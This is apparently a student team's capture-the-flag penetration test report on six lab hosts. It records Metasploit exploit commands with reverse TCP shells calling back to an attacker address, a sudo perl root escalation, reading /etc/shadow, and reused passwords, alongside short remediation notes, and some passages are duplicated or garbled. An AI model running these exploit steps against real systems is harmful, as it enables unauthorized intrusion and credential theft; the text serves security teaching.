## **Penetration Test Phase 1 Report Summary**

In Phase 1, the main goal was to find active host targets and see any vulnerabilities to be exploited for the next phase. We have found six potential targets that can be useful for Phase 2 of the Penetration Test. We used Nmap –A – T4 –F target IP address to help search for the targets. The targets we have found are:

- 192.168.1.120
- 192.168.1.121
- 192.168.1.122
- 192.168.1.123
- 192.168.1.124
- 192.168.1.125

We believe these targets can help us exploit them because we found a total of 84 Vulnerabilities that can provide us access to the system of the targets for Phase 2 of the Penetration Test.

## **Penetration Test Phase 2 Report Summary**

In Phase 2, the main goal was to be able to access the targets' system. We were able to get access to five out of six targets in Phase 2. The five targets we have access to are:

- 192.168.1.120
- 192.168.1.121
- 192.168.1.122
- 192.168.1.123
- 192.168.1.124

We use different methods like ssh, dirbuster, Nmap, Metasploit, smbclient, telnet, windows, and Linux to get root access to the targets. We were able to identify the targets' machine and access it to have root access. We identified the vulnerabilities that each target has and tried several ways to prevent them from being exploited.

Overall, Phase 2 was a success, and we learned several ways to find clues and get access to the targets.

## **Methodology**

Capture The Flag was more of the gray box testing because we have the materials for the targets, but we need to use the information in several ways that help us to find some clues to find the flags. The tools we used were a little bit different from the other two Phase of the Penetration Test. Each of the group members used some of the tools that were used in the previous phases with an additional tool that was not used in the previous phases.

## Finding the Flag and Capture it

In the Capture the flag, we were able to get 4 of the targets' flags. The two

targets, .124 and .125 were a failure and did not get any result.



## Target 1

192.168.1.120

This picture is scanning all ports within the IP which had the first flag



Using the anonymous login, I was able to find another flag within the ftp login



Using the web address and checking the passwords section, another flag was shown on the

browser



Using Metasploit to get a meterpreter session, I was able to get another flag



While still in meterpreter I changed the user to one previously discovered. I downloaded the .jpg

and zip file and was given another flag containing a password



Using the root login for Rick, I found another flag file but had to use the more command in order

#### to view it fully

Once I got all of those flags, I started going through some of the other open ports and found one

using the netcat tool

I started checking all of the open ports in the web address and found this possible flag

## Target 2

192.168.1.121

```
nmap -A 192.168.1.121

    USERNAME
Payload options (php/meterpreter/reverse_tcp):
    Name Current Setting Required Description
    LHOST 192.168.0.50 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port
Exploit target:
    Id Name
    0 WordPress
```



We try to set the IP address to RHOSTS and change the username and password to admin to exploit it.

```
msf6 exploit(unix/webapp/wp_admin_wholl_upload) > exploit
[*] Started reverse TCP handler on 192.168.0.50:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_wholl_upload) > shell
[-] Unknown command: shell.
msf6 exploit(unix/webapp/wp_admin_wholl_upload) > .
```



After exploiting it, we conclude the exploit was aborted and fail to exploit, so we go to the next step.



We try using Nikto to see any result. We found a directory to explore into and see what we find in there.

We noticed there was a backup.zip file and we tried to get through by using the password that was in the nothing/pass page. We were able to get through with the password: freedom and look through the message using mousepad.

We use the same password page, but this time, we used diana as the password along with touhid as the username and was able to get through.

```
root@kali:/home/kali

sudo /usr/bin/perl -e "exec '/bin/sh'"
# whoami
whoami
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
```

After we get access to the playSMS, we go to Metasploit to exploit playSMS. So, we use these

commands to exploit playSMS:

Search playsms

Use exploit/multi/http/playsms\_uploadcsv\_exec

Set RHOST 192.168.1.121

Set LHOST 192.168.0.50

Set LPort 4444

Set username touhid

Set password diana

Set targeturi /SecreTSMSgatwayLogin

**Exploit** 

When we get access to it, we use these commands to get to the flag:

Getuid

Shell

Python -c 'import pty; pty.spawn("/bin/sh")'

Sudo -I

Sudo /usr/bin/perl -e "exec '/bin/sh'"

Whoami

Cd/root

Ls

Cat flag.txt

When we get access to it, we use these commands to get to the flag:

Getuid

Shell

Python -c 'import pty; pty.spawn("/bin/sh")'

Sudo -I

Sudo /usr/bin/perl -e "exec '/bin/sh'"

Whoami

Cd/root

Ls

Cat flag.txt

To conclude, capturing the flag for 192.168.1.121 was a success.



For the vulnerabilities, we learned the secret page for the password was an immense risk for the developer because a hacker can use methods like robots.txt, Nmap, Nikto to navigate the webpage and find some hidden clues. Also, the same goes for the backup.zip file, where using the password in the secret page can allow the hacker to use those passwords and get access to the playSMS, which the link was in the backup.zip file. To conclude, the best advice is to hide that sensitive information in a separate file where hackers cannot access the website, so the hackers cannot exploit the vulnerabilities.



## Target 3

192.168.1.122



First, we started by performing an Nmap scan on 192.168.1.122 to check which open ports it had if any. It is noted that those ports 22 for ssh and ports 80 for http are both open.





After performing a Dirb scan it is found that it uses word press and by exploiting SMB we were able to gain access to passwords and usernames through the word press configuration file.

While looking on http://192.168.1.122/wordpress we found out what the name to use for the ssh.

Using the command ssh <a href="mailto:togie@192.168.122">togie@192.168.122</a> and using the password 123245 that was acquired from word press access to the system was acquired. After that, the next step was to gain root access to the

system. To do that the command Sude Su was used in the root directory there was a file called proof.txt.

When using the command cat, the key was located inside of that file.

## Target 4

#### 192.168.1.123

```

We had to use Metasploit to exploit 192.168.1.123 because it was the best option to find the best result.

In the picture, we use "search vsftpd" to find an available module to exploit. We use "use

exploit/unix/ftp/vsftpd 234 backdoor" as the experiment for the penetration test. We had to set up the

target IP address to RHOSTS, so we can exploit it.

```

We use "cd.", "cd etc," and "cat shadow" to get to the flag. For the flag, we noticed it was a string of letters, numbers, and special characters. We thought we could find the flag going through, but we did not go our way, so we just took some pictures and showed the result that we made in the process.

For the vulnerabilities, we concluded the system module that we exploited should be checked again to ensure it has protection from the Metasploit because it was a simple task as we go through the process.

So, it is best to have a security system for it, so it can slow down hackers from penetration through the system and getting the password of the system.

## Target 5

192.168.1.124

We did not attempt to achieve this target due to a firewall during the process. We did not get any result because the firewall was preventing us from accessing the IP Address, so we believe it is not worth to take the challenge and move on to the next target for the project.

## Target 6



192.168.1.125

```

```

We tried to have some clues for this target, but we ended in a dead end each time. We have looked through each of the roots, but it gave us nothing. We tried the next step to see any luck.

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > set rhost 192.168.1.125
rhost ⇒ 192.168.1.125
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi ⇒ /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload ⇒ php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.0.50:4444
[*] Command shell session 1 opened (192.168.0.50:4444 → 192.168.1.125:44073) at 2021-12-01 22:00:09 -0500
whoami
www-data
```

We have looked to the www-data but in the end, we did not find any clues for this path.

We got through the phpMyAdmin and navigate the website, but we did not find any clues.

```
192.168.1.125:80 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

```

We took a step back and looked at the nmap results again to see if we could at least get a .txt file that might reveal more. We were shown a robots.txt file

Putting the robots.txt file as an extension for the web address and the port associated, I was greeted with a new webpage but without any clues as to what to do next

I attempted to connect through ftp but was unable to actually get any type of shell or line to type in commands.

In the end of the process, we concluded the capturing was a failure because we did not find the flag. We use different tools, but the pictures above were the only ones that helped us in the end.

## **Conclusion**

In conclusion, the project was mostly a success because we got a couple of flag captures.

We learned a couple of vulnerabilities in each system and tried to reduce the problems

with solutions to reduce a couple of issues. We did not capture some of the flags.

Although, we did learn we need to try different tools in different situations than relying on the same tools in the previous phases. We can get some accurate information during the penetration test. Overall, it was a challenging Capture the Flag with some trial and error in some of the flags. But we got a couple of flag captures in the end.

## **Contributions**

Daniel Martinez – scanner, Metasploit, password cracker, capturing the IP address flag, report organizer

Drew Rochford – scanner, Metasploit, capturing the IP address flags, report organizer

Dominique Thompkins – scanner, password searcher, capturing the IP address flag, report organizer
